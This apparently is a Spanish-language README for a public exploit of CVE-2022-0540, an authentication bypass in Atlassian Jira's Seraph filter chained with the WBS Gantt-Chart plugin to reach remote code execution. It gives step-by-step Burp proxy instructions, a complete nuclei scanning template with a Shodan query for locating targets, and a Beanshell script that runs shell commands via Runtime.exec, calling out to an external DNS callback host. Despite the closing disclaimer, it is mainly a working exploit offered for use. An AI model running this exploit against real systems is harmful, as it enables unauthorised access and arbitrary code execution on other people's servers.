 pear1y/cve-2022-0540-rce
Bypass de autenticación Seraph y RCE en Atlassian Jira(CVE-2022-0540)

Como se ve en el blog del autor, Atlassian proporcionó una larga lista de complementos afectados (la gran mayoría de los cuales eran falsos positivos), y el autor enumeró varios complementos realmente afectados

De acuerdo con las condiciones indicadas, junto con la documentación oficial de WBS Gantt-Chart for Jira

En esencia, es un RCE que utiliza el Beanshell Script del módulo Task del programador de trabajos; los detalles del exploit son los siguientes.
Proxy > Options > Match and Replace, edita la regla.
http://IP:PORT/secure/WBSGanttManageScheduleJobAction.jspa; y luego puedes comprobar la job scheduler configuration
Como nuestro script final de Beanshell se ejecuta como una tarea programada, puedes modificar el intervalo de ejecución para tu comodidad haciendo clic en Editar y modificándolo según el formato Cron.


Después de completar la configuración, haz clic en Actualizar, pero salta a la página de inicio de sesión; no te preocupes, la tarea se ha añadido realmente en segundo plano.

La tarea recién creada está deshabilitada por defecto; debes cambiarla a Habilitada manualmente y luego esperar unos segundos para que el Script se ejecute.


al mismo tiempo, puedes encontrar el aviso de que la ejecución se completó en el programador de trabajos.
Requisitos previos
WBS Gantt-Chart for Jira <= 9.14.3.1
id: CVE-2022-0540

info:
  name: Atlassian Jira Seraph - Authentication Bypass Verify Exploitable(CVE-2022-0540)
  author: DhiyaneshDK
  severity: critical
  description: |
    Jira Seraph allows a remote, unauthenticated attacker to bypass authentication by sending a specially crafted HTTP request. This affects Atlassian Jira Server and Data Center versions before 8.13.18, versions 8.14.0 and later before 8.20.6, and versions 8.21.0 and later before 8.22.0. This also affects Atlassian Jira Service Management Server and Data Center versions before 4.13.18, versions 4.14.0 and later before 4.20.6, and versions 4.21.0 and later before 4.22.0.
  reference:
    - https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
    - https://nvd.nist.gov/vuln/detail/CVE-2022-0540
    - https://confluence.atlassian.com/display/JIRA/Jira+Security+Advisory+2022-04-20
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-0540
    cwe-id: CWE-287
  metadata:
    shodan-query: http.component:"Atlassian Jira"
  tags: cve,cve2022,atlassian,jira,exposure,auth-bypass

requests:
  - method: GET
    path:
      - '{{BaseURL}}/secure/WBSGanttManageScheduleJobAction.jspa;'

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 'WBS Gantt-Chart'

      - type: regex
        regex:
          - '<td headers="name">([.|\D]*?)</td>'
        dsl: []

      - type: status
        status:
          - 200

Ejecutar demo
nuclei -l targets.txt -t exploit.yaml
Captura de pantalla

https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
Script de Beanshell
import java.io.IOException;
import java.lang.*;

Runtime runtime = Runtime.getRuntime();

try {

    String command = "ping -nc 1 55d2721a.dns.1433.eu.org";

    if (System.getProperty("os.name").toLowerCase().contains("windows")) {
    	runtime.exec(new String[]{"cmd.exe", "/c", command});
    } else {
    	runtime.exec(new String[]{"/bin/bash", "-c", command});
    }

} catch (IOException e) {
    e.printStackTrace();
}
La información mencionada en este artículo está destinada únicamente a pruebas de penetración legítimas y autorizadas, verificaciones de seguridad internas de la empresa y fines de investigación. El usuario es responsable de cualquier consecuencia adversa derivada del uso de la información proporcionada en este artículo.






